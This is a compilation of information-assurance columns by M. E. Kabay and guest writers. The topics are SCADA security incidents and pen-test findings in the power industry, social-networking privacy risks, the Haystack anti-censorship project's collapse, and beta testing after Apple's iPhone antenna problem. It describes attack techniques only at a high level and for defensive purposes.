- Code travelled through T1 bridge between infected network and Davis Besse's corporate network. Poulson added, "The T1 line, investigators later found, was one of multiple ingresses into Davis-Besse's business network that completely bypassed the plant's firewall, which was programmed to block the port Slammer used to spread."
- Some of the system administrators at FirstEnergy were aware of the T1 backdoor network.
- At 09:00 on Saturday 25 Jan 2003, business users noticed their network bogging down.
- Worm spread from the business network to the SCADA systems controlling the nuclear power plant and infected "at least one unpatched Windows server. According to the reports, plant computer engineers hadn't installed the patch for the MS-SQL vulnerability that Slammer exploited. In fact, they didn't know there was a patch, which Microsoft released six months before Slammer struck."
- By 16:00, plant workers reported network congestion.
- At 16:50, the Safety Parameter Display System (SPDS) – the plant's HMI – crashed. This system "monitors the most crucial safety indicators at a plant, like coolant systems, core temperature sensors, and external radiation sensors."
- At 17:13, the Plant Process Computer (PPC) crashed. "The unavailability of the SPDS and the PPC was burdensome on the operators," according to a report to the Nuclear Regulatory Commission quoted by Poulson.
- SPDS recovery took 4:50 (h:m) and PPC recovery took 6:09.

The North American Electric Reliability Council (NERC) issued a three page analysis of the incident in June 2003.[9] The key paragraphs are as follows:

The essence of the SQL worm incident:

The SQL worm incident was so impacting due to inadequate security patch installs on SQL servers; the patch was released six months earlier in July 2002. The resulting consequence was high traffic volumes on LANs, WANs, Internet, and inter-dependent frame relay. The traffic consumed bandwidth and resulted in loss of data packets in some applications that were sensitive to time-out.

The Electricity Sector cases had two distinct causes:

- Case-1: A server on the control center LAN running SQL was not patched. The worm did not reach the server via the organization's connection to the Internet. It did apparently migrate through the corporate networks until it finally reached the critical SCADA network via a remote computer through a VPN connection. The worm propagated, blocking SCADA traffic.
- Case-2: The control network uses frame relay. The telecommunications frame relay provider utilizes Asynchronous Transfer Mode through the telecommunications network backbone for a variety of services. The ATM bandwidth became overwhelmed by the worm, blocking SCADA traffic.

One of the significant recommendations for improvement was as follows: "Install, maintain, and monitor intrusion detection processes. At a minimum, intrusion detection sensors should be installed inside the critical system networks."

2006 National Nuclear Security Administration Computers Hacked; Info on 1,500 Taken

In September 2005, someone broke into the National Nuclear Security Administration (NNSA) of the US Department of Energy's (DOE) in Albuquerque, NM. The criminal apparently stole personally-identifiable information about 1,500 contractors and employees that had been compiled during their security clearances; data included name, date of birth, Social Security number, work location, and security level. Officials admitted that the incident was noticed at the time but that no one reported it to higher levels until June 2006.[10]

2010 Stuxnet Worm Attacks SCADA Vulnerabilities

In July 2010, reports surfaced of a zero-day threat to SCADA systems using Siemens AG's Simatic WinCC and PCS 7 software. Analysts found that the Stuxnet worm was designed for industrial espionage; however, the same techniques could have been used for sabotage. Experts expressed concern that the worm was signed using valid digital certificates from Taiwanese companies and that the complex code implied considerable knowledge of the SCADA software.[11]

In the next articles in this series we'll look at government and industry consensus about the need for increased security of SCADA systems in the power industry.

Security in the Electric Power Industry: Riptech Report of 2001

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is another in a series< insert URL to list of previous articles in this series – list provided at end of this MS> of articles looking at security issues in the electric power industry. Today I review a baseline report from almost a decade ago that remains important for everyone studying these issues. In light of the Stuxnet worm attacks on tens of thousands of Siemens supervisory control and data acquisition (SCADA) systems around the world.[1]

* * *

In January 2001, Riptech, Inc., a high-tech security firm providing managed security services which was acquired by Symantec in 2002[2], published a brief report on security vulnerabilities in SCADA systems.[3] The authors presented three "Common Misconceptions about SCADA System Security" which are summarized below:

MISCONCEPTION #1 – "The SCADA system resides on a physically separate, standalone network."

Although the early SCADA systems were indeed independent of corporate data processing systems and networks, the situation has changed. The Riptech authors write, "First, the demand for remote access computing has encouraged many utilities to establish connections to the SCADA system that enable SCADA engineers to monitor and control the system from points on the corporate network. Second, many utilities have added connections between corporate networks and SCADA networks … to allow corporate decision makers to obtain instant access to critical data about the status of their operational systems."

The authors explain that there is evidence that many such connections have limited security.0

MISCONCEPTION #2 – "Connections between SCADA systems and other corporate networks are protected by strong access controls."

Wrong. Research findings in the field consistently find serious weaknesses in the security of SCADA systems.

MISCONCEPTION #3 – "SCADA systems require specialized knowledge, making them difficult for network intruders to access and control." [The following points from the original report have been edited and reformatted as bullet points for clarity.]

- "… utility companies represent a key component of one of the nation's critical infrastructures… [and] are likely targets of coordinated attacks by cyber-terrorists,…[not] disorganized [criminal] hackers.
- Such attackers are highly motivated, well-funded, and may very well have insider knowledge.
- Further, a well-equipped group of adversaries focused on the goal of utility operations disruption is certain to use all available means to gain a detailed understanding of SCADA systems and their potential vulnerabilities.
- …[T]he increasing availability of information describing the operations of SCADA systems [increases the risk]. …[S]everal standards for the interconnection of SCADA systems and remote terminal units (RTUs) have been published, as have standards for communication between control centers, acceptance of alarms, issuance of controls, and polling of data objects. Further, SCADA providers publish the design and maintenance documents for their products and sell toolkits to help develop software that implements the various standards used in SCADA environments.
- Finally, the efforts of utility companies to make efficient use of SCADA system information across their company has led to development of "open" standard SCADA systems. As a result of this development, SCADA system security is often only as strong as the security of the utility's corporate network.

The Riptech report summarized the "common security vulnerabilities affecting SCADA systems" with the following three headings:

- Public information availability
- Insecure network architecture
- Lack of real-time monitoring.

The authors expanded on this last point with descriptions of two particularly important problems:

- "Vast amounts of data from network security devices overwhelm utility information security resources rendering monitoring attempts futile
- Even when intrusion detection systems are implemented, network security staff can only recognize individual attacks, as opposed to organized patterns of attacks over time."

Riptech proposed a three step approach to securing SCADA systems (quoting directly from the paper with elisions … and minor [capitalization] changes):

1. Regular vulnerability assessments

   ….In addition to assessing operational systems, corporate networks, web servers, and customer management systems should also be assessed to reveal unintended gaps in security, including unknown links between public and private networks, and firewall configuration problems.

2. Expert information security architecture design

   ….[F]irewalls, IDSs[intrusion-detection systems], and VPNs[virtual private networks] can all help protect networks from malicious attacks, improper configuration and/or product selection can seriously hamper the effectiveness of a security posture. In order to minimize risks associated with network architecture design, utilities should work with information security professionals to ensure that evolving network architectures do not compromise information security.

3. Managed security [by which they meant outsourcing security to an organization that would provide “real-time security monitoring capability at a relatively low cost”]

   As companies deploy network security technologies throughout their networks, the need to properly manage and monitor these devices is becoming increasingly complex. Unfortunately, the implementation of “technology-only” solutions without close monitoring and management significantly weakens the effectiveness of security devices. Hiring experienced IT security professionals to monitor network security devices can help to mitigate risk; however this option is cost-prohibitive for most, if not all, utility companies. As a result, many organizations are outsourcing the management and monitoring of security devices to highly specialized, managed security companies. Managed security services ensure that all security devices are configured properly and fully patched, while monitoring the actual activity on each device to detect malicious activity in real time. Managed security services enable corporations to maintain a realtime security monitoring capability at a relatively low cost, and simultaneously increase the value of existing information security devices by enhancing their performance and capabilities.

I think that Riptech’s work a decade ago holds valuable lessons for us in today’s increasingly critical SCADA security landscape.

School of Business & Management
Norwich University, Northfield VT

In a slide presentation from the January 2006 *BlackHat Federal Conference*,[1] David Maynor, was who was at that time an R&D Research Engineer for Internet Systems Security (ISS) X-Force[2] and colleague Robert Graham from ISS (both are now founders and top executives at Errata Security < http://www.erratasec.com/about.html >)presented an analysis of supervisory control and data acquisition (SCADA) system security that included anonymized evidence from many penetration tests for many organizations using SCADA systems, including power companies.[3] Some of their results even resulted from first encounters with company executives who were foolishly confident that their SCADA systems were not at risk.

Maynor and Graham summarized the basic architecture of SCADA systems as multi-tier, with physical measurement and control endpoints that serve as sensors and actuators. The processors for these sensors and actuators generally run on ordinary commercial operating systems such as VMS, Unix, Windows and Linux and the human interfaces often run on MS-Windows systems.[4]

Maynor and Graham stress that despite blithe assertions by non-technical power-industry executives, the SCADA networks and protocols do not isolate SCADA data from human intervention and administrative networks. At the most fundamental level, they argue, "Data flows up to humans, commands flow down."[5] If the human operators also have access to the Internet on the same devices through which they control the human-machine interfaces (HMI), the threat of penetration of the SCADA networks increases. Furthermore, many SCADA networks lack effective identification, authentication and authorization schemes to control access to the control systems. Firewalls are often missing because they slow down network throughput and therefore harm response time for critical actions in cases of trouble.[6]

In practice, SCADA systems lack authentication, are not patched at all (because there never seemed to be any need for patches), and are generally viewed as unconnected to the Internet. However, the authors' experience shows that on the contrary, SCADA systems are typically subject to multiple undocumented, uncontrolled interconnections. The problem is worsened by inadvertent interconnections when security-unaware users connect mobile devices such as notebook computers to SCADA systems while they are simultaneously connected to other networks – including direct connections to the Internet – through wireless connections.[7]

Maynor and Graham offer a series of real-world examples that must alert the power industry to the discrepancy between comfortable assumptions and reality. The ISS X-Force penetration team specialists used simple, widely-available tools and techniques for their analyses,[8] including

- Simple password guessing
- Structured Query Language (SQL) injection[9]
- Port scanning[10]
- Simple Network Management Protocol (SNMP) Management Information Base (MIB) walking[11]
- Anonymous File Transfer Protocol (FTP),[12] Server Message Block (SMB) null

sessions,[13] and Telnet with no password[14]
- Old and common exploits on unpatched systems
- Sniffing[15]
- Backdoors[16] and Trojans.[17]

In the next of this two-part summary, I'll conclude with some simultaneously awful and hilarious SCADA-security case studies by these penetration-testing experts.

SCADA Security and Terrorism: The X-Force Experience

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two reports, we continue with a summary of the January 2006 *BlackHat Federal Conference* presentation by David Maynor, was who was at that time an R&D Research Engineer for Internet Systems Security (ISS) X-Force[2] and colleague Robert Graham from ISS (both are now founders and top executives at Errata Security < http://www.erratasec.com/about.html >). Having summarized their conclusions that supervisory control and data acquisition (SCADA) system security is in a parlous state, they continued their presentation with case studies that were simultaneously appalling and hilarious. The following sections are paraphrases of several slides from their brilliant presentation.

At a power plant where they were trying to negotiate a contract for penetration testing, they met resistance from executives who were confident that their systems were so secure that no break-ins were possible. Indeed, said the executives, there weren't even any wireless networks at their site; Maynor and Graham turned their notebook around to demonstrate an unsecured wireless access point (WAP). Ah, but there was no way to get useful information from that WAP; the experts immediately connected and received a Dynamic Host Configuration Protocol (DHCP) address. Well, but it was just in the lab; but a scan showed at once that on the contrary, the wireless network was linked to the main office local area network (LAN). OK, but that LAN wasn't connected to the SCADA systems controlling the power plant; so the pen-testers immediately got into the Solaris UNIX SCADA system with a decade-old exploit. At this point, write Maynor and Graham, the executives said, "Please stop." They continue, "We had broken into a system that was on both networks and, indeed, was in direct control of something extremely sensitive and we were in danger of breaking it…. The skills of "average" hackers are adequate to gain access to the systems.[1]

At a component of US power grid, the customer claimed that "Backend networks are not interconnected with the Internet." Maynor and Graham asked, "But don't you have power-trading Websites on the Internet? Don't those have some interconnection with the backend networks?" The customer admitted that and the pen-test proved it. The slide notes

- Got in via SQL injection on website/portal
- Established VPN-like tunnel through SQL server
- Followed the data from system to system to the backend network, which of course was weak on authentication and patches
- Confirmation
- Indeed, there was no air-gap between the backend network and the Internet
- A hacker on the Internet could press a button and shut off the system.[2]

In a pen-test at another nation's power grid, the experts noted that unlike the US, most nations have a single power grid and a single target. Their pen-test used different attack vectors: via Internet, via dialup and via wireless. They found that despite claims that "Office networks not interconnected to production networks" in fact there were connections. For example, "the time on the production network that gets the 50/60 Hz sine wave is synchronized primarily with NTP across the Internet." Analysis showed that the SCADA systems were insecure; canonical

passwords supplied at the time of installation had never been changed and were universally shared, precluding proper logging and assignment of responsibility for actions on the network. The experts demonstrated that "Access from the Internet to the backend network existed." For example, they showed, "…accessing a specially crafted (long) URL with a web-enabled phone was all that was needed to shutdown the entire grid."[3].

In subsequent slides in their presentation, Maynor and Graham present convincing evidence that, contrary to the naïve belief in security through obscurity ("We think the threat is low because outsiders know nothing about our systems"[4] and "SCADA too obscure for hackers"[5]) of their industrial-control clients, the pen-testers were able to obtain detailed information about specific companies and sites using

- Search engines such as GOOGLE
- Detailed case studies used as marketing documents by vendors and placed on public Web sites
- Internal documents available on unprotected FTP sites, dual-homed workstations, and unprotected intranets.

Another security failure of concern was poor physical security. They were driving through a rural area with a customer employee and walked into a power substation through an unlocked door to find a Windows PC "running in [the] shed connected to all the equipment and connected to the Internet SCADA backbone through wireless connection and TCP/IP protocols…."[6]

The X-Force team also reported that audit trails on most SCADA systems were mostly absent or unusable, since users logged in using canonical usernames and passwords such as "console" or "administrator." The investigators found that most of their penetration-testing activity was never logged.[7]

Finally, the X-Force team analyzed production programs in several SCADA systems and immediately found serious security flaws which they summarized as follows:[8]

- Insecure coding practices
- Trusting input from the network (e.g. buffer-overflows[9])
- Widespread use of known villains: strcpy(), sprintf(),[10]etc.
- Little or no ability for authentication or encryption
- Clear-text data storage
- Difficulty in firewalling, patching, hardening, and other security techniques.

I think that Maynor and Graham have provided strong real-world evidence that SCADA systems need serious attention from security practitioners. However, we may need experts in yoga or chiropraxis who can show non-technical executives how to move their heads out of their current anatomically-improbable locations.

What Else Can You Tell Me?
Privacy issues in social-networking sites

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Kyle Covino is one of the bright young people that I very much appreciate at my local Staples store in Berlin Corners, Vermont. He and his colleagues in the technology department have never failed to greet me warmly and offer immediate help in finding the right equipment for my needs – and I have watched them serve other customers with the same enthusiasm and competence. Today, Mr Covino tackles an interesting question, especially for people his age: just how much should one reveal about oneself on the increasingly popular social networking sites? The remainder of today's column is entirely his own, with minor edits.

* * *

Age. Sex. Hometown. Religious and political views. These are some of the innocuous bits of information that Facebook < http://www.facebook.com > asks for when you first sign up. It certainly seems harmless enough; what does it matter if your friends see it – they probably already know it anyway. But what if those *Friends* were your employers, how about the *Friends of Friends*, or even worse, *Everyone*?

With 500+ million users< http://www.facebook.com/press/info.php?statistics >, Facebook is easily the king of social networking. It wasn't always like this; when it first started in 2004 the site was limited to just Harvard students< http://mashable.com/2006/08/25/facebook-profile/ >. But what does this popularity mean for you? Look again at the seemingly harmless info I opened with. To your friends it's nothing new, but to advertisers, or worse yet, dishonest strangers, the data you willingly input are a gold mine. Facebook itself is a business venture; they are out to provide a service and make money. What better way to do that than to open what was once your private data to the public?

In December of 2009 Facebook made one of the most controversial changes to their privacy policy. No longer could you have a nearly invisible account allowing only those you wanted in by default. A user's profile was now publicly searchable with most of the information opened up for all to see by default. Facebook users were not pleased< http://www.theatlantic.com/business/archive/2010/01/facebook-does-not-understand-the-meaning-of-privacy/33273/ >. Now, this isn't to say that Facebook pages couldn't be public before (they could), it was more about the loss of the choice. And that was the truly scary part.

Most Internet users expect their Web travel to be private and unrelated to their day-to-day lives. With social networking sites like Facebook or MySpace< http://www.myspace.com/ >, sharing your private thoughts or daily happenings with friends became commonplace. These sites cater particularly to the college-age crowd and you can imagine what kind of content would be shared. Pictures from last week's party may become evidence against you in your job hunt. This, of course, led to a new trend known as "Facebook Firing." Inappropriate actions or content posted on your personal time may have employers evaluating your fitness for current< http://www.upi.com/Odd_News/2010/05/17/Waitress-fired-for-Facebook-comment/UPI-39861274136251/ > or potential< http://moremoney.blogs.money.cnn.com/2009/04/21/fired-for-facebook-dont-let-it-happen-to-you/ > employment.

Let's say that you are on top of your security settings and have your Facebook page well locked down. Your boss isn't your Friend and you haven't added or been tagged in any racy or embarrassing photos. Are you safe now? Not necessarily < http://techcrunch.com/2010/05/11/yelp-security-hole-puts-facebook-user-data-at-risk-underscores-problems-with-instant-personalization/ >. Glitches < http://www.nytimes.com/2010/05/06/technology/internet/06facebook.html >in Facebook's own services may still share data, especially with Instant Personalization. Instant Personalization is intended to share some of your public Facebook data with certain Websites to, you guessed it, personalize the experience.< http://gigaom.com/2010/04/22/facebooks-instant-personalization-is-the-real-privacy-hairball/ >

With all these breaches of security, you'd be crazy to sign up for Facebook, right? To quote a friend of mine "If you were concerned about privacy you wouldn't be on Facebook." But being on Facebook doesn't mean you're not concerned with privacy. Rather, the issue is what information you provide and allow them to show. Recently many of my friends complained that Facebook revealed their cell-phone numbers. Shock and horror! Yes, but my friends supplied their cell-phone numbers to Facebook themselves. If they were so concerned about concealing those numbers, why did they fill in the fields in the first place?

Fortunately there is something you can do to limit what information that Facebook will share. Learn to love the *Account* button that's present throughout the site; this is the gateway to securing your profile. Specifically you'll want to look at the *Account*, *Privacy*, and *Application Settings* links, which provide the tools necessary to lock down your information and limit what others can see. Two good recent articles which provide details on how to use these settings properly are by Nilay Patel< http://www.engadget.com/2010/07/13/how-to-effectively-manage-your-facebook-privacy-settings-with-l/ > and by Whitson Gordon < http://lifehacker.com/5549394/how-to-return-facebook-privacy-settings-to-what-you-signed-up-for >. Facebook may change your settings without warning you, so you should check them periodically.

So what does this mean for young people – and even older people? Should we quit social-networking sites – or even the entire Web – completely? Well, no, that would be an overreaction. Realistically, today's article is more of a wakeup call to be cautious how you use the social-networking sites and other parts of the Web that ask for personal information. It's not so anonymous: it's more public than you may think at the time you sign up for that nifty site. Remember that the Internet never forgets: not only are there public archives,< http://www.archive.org/web/web.php >but once your information has been copied by other people and saved on their hard drives, you really have lost control over it.

[MK adds: If you think you might be embarrassed by that picture of yourself with the beer bottle in an anatomically improbable location or that a potential employer might look askance as the profanity-filled attack on their products that you posted when you were 16, you might want to think a bit more carefully about exactly what you post in a public forum. And just don't even THINK of posting libelous attacks on other people, hate-filled political propaganda, and threats of violence on your personal pages.]

Think before you press ENTER.

Professionals: Don't Use Facebook and Twitter

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Friend and colleague Jan S. Buitron, MSIA, CISSP, MCSE, contributes an interesting analysis of security and social networking. The rest of today's column is entirely her work with minor edits.

* * *

The January 2010 "Security Threat Report: 2010" < http://i.zdnet.com/blogs/sophos-security-threat-report-jan-2010-wpna.pdf > from SOHOS starts with a section on social networking sites; the summary includes the statements, "2009 saw Facebook, Twitter, and other social networking sites solidify their position at the heart of many users' daily Internet activities, and saw these websites become a primary target for hackers. Because of this, social networks have become one of the most significant vectors for data loss and identity theft." The section on social networking (page 2) reports, "Companies now commonly use blogs to disseminate and share information. Forums serve as a form of technical support where professionals can troubleshoot with peers and colleagues. Meanwhile, many companies embrace Facebook and MySpace because the sites present a great way to connect with customers and spread the latest company news or product offerings to the public."

Do you receive a steady stream of invitations to join Facebook, MySpace, and Friendster? I have been told repeatedly by friends and colleagues that I should post personal information on these sites, tweet on Twitter, and use some of the many other social-networking tools available. However, as a computer-security professional, I have purposely avoided joining Facebook and tweeting on Twitter.

It's against my sense of personal security to use Websites asking for personal information unless I have a pretty good idea that they are secure. I like to use Netcraft's Web phishing toolbar < http://toolbar.netcraft.com/ > to avoid connecting to dubious sites. Unfortunately, from what I have researched about Facebook, MySpace and Twitter, I do not feel that they warrant my trust.

Vast Attack Surface

Businesses have taken to using social-networking sites to promote their services and to connect with prospective clients.< http://www.cutter.com/socialnetworking.html > While the trend may be progressive, it is also progressively risky. Facebook was designed by Harvard University student Mark Zuckerberg in 2004 as a project to keep students connected< http://mashable.com/2006/08/25/facebook-profile >. It appears that Mr. Zuckerberg was not

familiar with techniques for developing secure Web-facing sites. The result was a non-secure application: a hacker's paradise, but an end-user's nightmare.

According to two Internet security researchers who presented at the Black Hat Briefings in 2008< http://searchsecurity.techtarget.com.au/tips/26279-Black-Hat-roundup-Social-networking-sites-insecure-by-design-How-to-bust-Vista-Bluetooth-hackable >, sites like Facebook and MySpace are eminently hackable for several reasons. Shawn Moyer, founder of consultancy Agura Digital Security< http://www.agurasec.com/ > [and responsible for one of the funnier LinkedIn profiles (start at < http://www.linkedin.com/in/shawnmoyer >) that MK has ever seen], and Nathan Hamiel, founder of the Hexagon Security Group< http://hexsec.com/ >, presented evidence that social networks use "wide open" Application Programming Interfaces (APIs); this means that the applications used to run sites like Facebook and Myspace allow unrestricted application data interchanges. The attack surface is vast. The programming flaws "permit attackers to tap into user applications and exploit site code that's wide open to cross-site scripting and other attacks." It seems tantamount to hanging out signs on Facebook and Myspace that say, "Hack Me."

* * *

In the second of this two-part series, Jan Buitron discusses how social networking sites can be used for social engineering and looks at the safety of LinkedIn.

Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two parts, friend and colleague Jan S. Buitron, MSIA, CISSP, MCSE, continues her analysis of security and social networking. The rest of today's column is entirely her work with minor edits.

* * *

Pictures from a Picnic

Facebook affords opportunities for Internet thieves to invade businesses. In an example provided by network infrastructure provider Terramark (with the victim company and employee names anonymized), hackers hijacked a Facebook account belonging to "Bob," a male employee at a financial institution, and sent a link to an unsuspecting female employee named "Alice" at the same firm. There had been a company picnic the previous weekend, and the e-mail from the hijacked account belonging to Bob promised pictures from the recent picnic. Alice clicked the link, expecting to see pictures of the company picnic. It appeared that nothing happened, but she had downloaded a keylogger onto her company laptop. The thieves then obtained the female employee's remote company login and proceeded to breach a vulnerable, unpatched server inside the financial services company network.

Fortunately for the financial institution, the thieves were not adept at hiding their activities. More than one person in the company had received the fake link and complained to the corporate administrator that the link to the pictures was not working. The administrator got suspicious and found the breach after closely examining corporate system event logs.< http://www.physorg.com/news187688322.html > It had all started with an employee using Facebook on a company laptop.

I strongly recommend that government agencies and businesses avoid using social-networking sites to post internal operating information. It is a dubious exercise, at best. At worst, organizations are exposing themselves to considerable risk of security breaches.

Casually posting detailed information (e.g., through tweets) from high-security personnel – especially about absences from work such as their whereabouts on vacation or at conferences – may give industrial spies valuable information for penetration through social engineering. Recently Thomas Ryan, co founder of Private Security, carried out what is now called the "Robin Sage Experiment" by posting a fictitious female character as a 'cyber threat analyst' who is 25 years old with 10 years information security experience (why did no one notice this?). He added a flirty picture of "a cute girl from an adult website" < http://science.dodlive.mil/2010/07/21/the-dangers-of-friending-strangers-the-robin-sage-

experiment/ > and in less than a month, ‘she’ had over two hundred contacts in the military and intelligence communities. Worst of all, those contacts revealed national secrets readily to their new contact.

Readers with an investigative streak will quickly establish that I do use LinkedIn, the professionals’ social-networking site. I feel confident about the safety of using LinkedIn because numerous members of the cybersecurity community use LinkedIn. LinkedIn is designed for the business and privacy-minded. A member of LinkedIn has greater command over what others see in their public profile. LinkedIn has granular controls, allowing the user to block specific details of his\her profile from public view. You can choose to show or not show your picture, your location or even your last name < http://www.cio.com/article/485489/LinkedIn_Privacy_Settings_What_You_Need_to_Know?page=2&taxonomyId=3055 >.

In contrast, Facebook recently reduced its users’ abilities to manage what others see in their personal data. Facts like your current city, educational level and employment will be public information unless they are deleted < http://www.eff.org/deeplinks/2010/04/facebook-further-reduces-control-over-personal-information>.

Finally, the LinkedIn user also has final choice and control when it comes to establishing a connection. One users can ‘invite’ another to connect but the connection is not finalized until the invited person approves the connection. These are the reasons why I use LinkedIn, rather than Facebook, Twitter, or Friendster.

* * *

Lesson in a Haystack:
Idealists Take On the Theocracy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In mid-2009, Twitter< http://twitter.com/iran09 > became a prime medium for communications within and out of Iran during the protests over the corrupted elections< http://twitter.com/iran09 > in that fundamentalist theocracy< http://www.newsweek.com/2009/06/19/theocracy-and-its-discontents.html >. At about that time, San Francisco programmer Austin Heap< http://www.linkedin.com/in/austinheap > expressed his anger with repression by publishing lists of proxy servers that could be used to evade Iranian government censorship; the proxies promptly began disappearing and he received warnings from Iranians that the government was attacking the proxies. Matthew B. Stannard, *San Francisco Chronicle* Staff Writer, wrote< http://articles.sfgate.com/2009-06-17/news/17211048_1_proxy-server-twitter-iranian-government > that Heap's next effort was "… creating a password-protected list of proxy servers and giving only a handful of people access to each, reducing the possibility of a widespread attack. On his blog, he published simple instructions for configuring proxy servers." Within a few days, "his site came under a denial-of-service attack - a flood of phantom file requests from the United Kingdom designed to bring his system to its knees. Tuesday morning he received his first e-mailed threats."

Heap and his online colleague Daniel Colascione from Buffalo developed Haystack< http://www.haystacknetwork.com/ >, which they described in their Frequently Asked Questions (FAQ)< http://www.haystacknetwork.com/faq/ > page as "a computer program that allows full, uncensored access to the [I]nternet even in areas with heavy [I]nternet filtering such as Iran. We use a novel approach to obfuscating traffic that is exceptionally difficult to detect, much less block, but which at the same time allows users to security use normal [W]eb browsers and network applications."

The project participants responded to the question, "Is Haystack secure" by writing, "Yes. We go to great lengths to ensure that any traffic between our servers and our users looks like perfectly normal, innocuous, and unencrypted [W]eb traffic. It would be exceptionally difficult to detect and block automatically." They added, "However, even if our methods were compromised, our users' communications would be secure. We use state-of-the-art elliptic curve cryptography to ensure that these communications cannot be read. This cryptography is strong enough that the NSA trusts it to secure top-secret data, and we consider our users' privacy to be just as important. Cryptographers refer to this property as perfect forward secrecy."

Unfortunately, they responded to the question, "In keeping the source code a secret, aren't you just relying on 'security through obscurity'? Won't authorities eventually discover how your software works anyway?" with an insistence that "Everything that one of our users sends and receives is enciphered. It would take centuries for all the world's computers to decipher one of our users' browsing sessions even with full access to the Haystack source code."

In the next article in this two-part series, we'll watch as the Haystack collapses.

Lesson in a Haystack:
Kerckhoffs' Principle in Action

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this second of two articles about the Haystack project designed to help Iranian dissidents and others fighting intrusive dictatorships, we follow the rise and fall of the project.

* * *

As described in a 13 September 2010 review of the history of Heap's efforts by Jillian C. York entitled "Haystack and Media Irresponsibility,"< http://jilliancyork.com/2010/09/13/haystack-and-media-irresponsibility/ > there was a flurry of enthusiastic reporting about the goals of Haystack. For example, Maggie Shiels, Technology Reporter for the BBC News in Silicon Valley, quoted Heap and Colascione extensively in a complimentary interview ("On Iran's virtual front line") published 6 August 2009 on the *BBC News* Web site< http://news.bbc.co.uk/2/hi/technology/8186761.stm >; the two idealists spoke at length about their commitment to freedom, making a difference, changing the world, and good versus evil. She also quoted Heap as saying, "It's completely secure for the user so the government can't snoop on them. We use many anonymising [sic – British spelling] steps so that identities are masked and it is as safe as possible so people have a safe way to communicate with the world."

The *Guardian* named Austin Heap its prestigious "Innovator of the Year" for 2010.< http://www.guardian.co.uk/megas/winner-2010-innovator-year-austin-heap >

On 9 September 2010, Evgeny Morozov posted "One week inside the Haystack"< http://neteffect.foreignpolicy.com/posts/2010/09/09/one_week_inside_the_haystack > in *Foreign Policy* magazine. He challenged the security claims of the Haystack project and provided strong criticism of the failure of the project to publish its source code or publish results of security testing.

The next day, according to Morozov, Haystack issued a promise that "Haystack will not be run again until there is a solid published threat model, a solid peer reviewed design, and a real security review of the Haystack implementation."

As of this writing in mid-September, Haystack has been shut down: "We have halted ongoing testing of Haystack in Iran pending a security review. If you have a copy of the test program, please refrain from using it." The *BBC News* Technology page < http://www.bbc.co.uk/news/technology-11298022 > and blogger John Graham-Cumming< http://blog.jgc.org/2010/09/myth-of-boy-wizard.html > published interesting analyses of the situation. For a brief radio piece about media involvement in the debacle, you can listen to National Public Radio's *On the Media* program for Sunday 19 September 2010 where there's a ten-minute piece called "After Haystack: Speech and Privacy Online."< http://audio.wnyc.org/otm/otm091710e.mp3 >

Concluding comments: Just last week, in my introduction to information assurance class< http://www.mekabay.com/courses/academic/norwich/is340/index.htm >, my students and I were going through an introduction to principles of cryptography.<

http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch07_introduction_to_cryptography.pdf > Slide 17 is about Kerckhoffs' Principle (see Bruce Schneier's 2002 discussion of this topic< http://www.schneier.com/crypto-gram-0205.html >), which is often summarized as "The strength of an encryption algorithm does not reside in the secrecy of the algorithm." And the corollary: "The strength of an encryption algorithm is not measurable unless the algorithm is known."

Slide 18 of my notes is entitled "Dangers of Proprietary Algorithms" and the details are as follows:
Therefore beware of secret, proprietary algorithms

- Many amateurs have failed utterly to defeat cryptanalysis
- Must demonstrate that even with knowledge of the algorithm and even knowledge of a plaintext & ciphertext sample, still too expensive to decrypt general ciphertext to make cryptanalysis worthwhile

Hmm: the experts have a point. I'm sorry that ignoring it endangered Iranian dissidents

Antennagate:
Beta Testing in the Product Development Life Cycle

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Akhan Almagambetov is one of the most brilliant students I have ever had the privilege of working with; he graduated *magna cum laude* in 2008 from Norwich University with a BSc in Computer engineering and *three* minors: mathematics, information assurance and computer science. He sent me the following thoughts out of the blue and I am pleased to offer readers a mildly edited version of his contribution about the problems Apple iPhone users experienced when they touched their phones: their antenna effectiveness was reduced and questions were raised about the accuracy of the signal strength indicator.< http://www.networkworld.com/news/2010/062810-iphone4-antenna-flap.html >

* * *

Thinking back to Apple's "Antennagate" problem< http://gizmodo.com/5589336/apple-antennagate-and-why-its-time-to-move-on > of earlier this summer, I kept contemplating as to why one of the most powerful computer equipment companies—Apple—failed to see the things wrong with iPhone 4's antenna before the public did. Numerous sources told me one thing: Apple does very limited outside beta testing of their new hardware solutions.

Beta testing (BT) is the second step in product development testing (which comes after the product has been internally tested, via a process commonly referred to as *alpha testing*). This step usually involves a limited audience of potential consumers, most of whom are outsiders and who have signed a non-disclosure agreement (NDA) with the company. These tests are usually administered by the manufacturers themselves, through custom-built BT portals (such as NETGEAR< https://www.beta.netgear.com/login.html >) or a beta-test administrator, such as Centercode< http://www.centercode.com >.

In the industry, Centercode is regarded as one of the best beta test companies in existence today.< URL REFERENCE > With over eight years of experience, they have a number of solutions—ranging from custom-designed BT portals to managed betas—to get manufacturers on their way to building a better, more robust product. When Centercode administers a beta test, manufacturers often get an overwhelming number of problem reports and feedback in the shortest time possible: Centercode specifically matches the best beta testers from its extensive pool of over 45,000 candidates to the client's specific beta.< URL REFERENCE FOR ASSERTIONS >

From a tester's perspective, all beta tests generally run for about two to three weeks (sometimes longer, depending on the requirements from the customer). Once volunteer testers have updated their profile in Centercode's system, they are periodically matched to hardware (or software) betas and are notified of them via e-mail. Once a volunteer applies for a particular beta, it takes about a week to see whether they're accepted into it or are rejected (in which case there is no notification). If accepted, they are required to verify shipping information and agree to the NDA. The product usually arrives the next day via an overnight shipment and the tester is on their way to making some company's product even better. As an incentive, volunteers usually receive

some sort of compensation later on, such as payment, discounts or (usually) a retail version of the product tested.

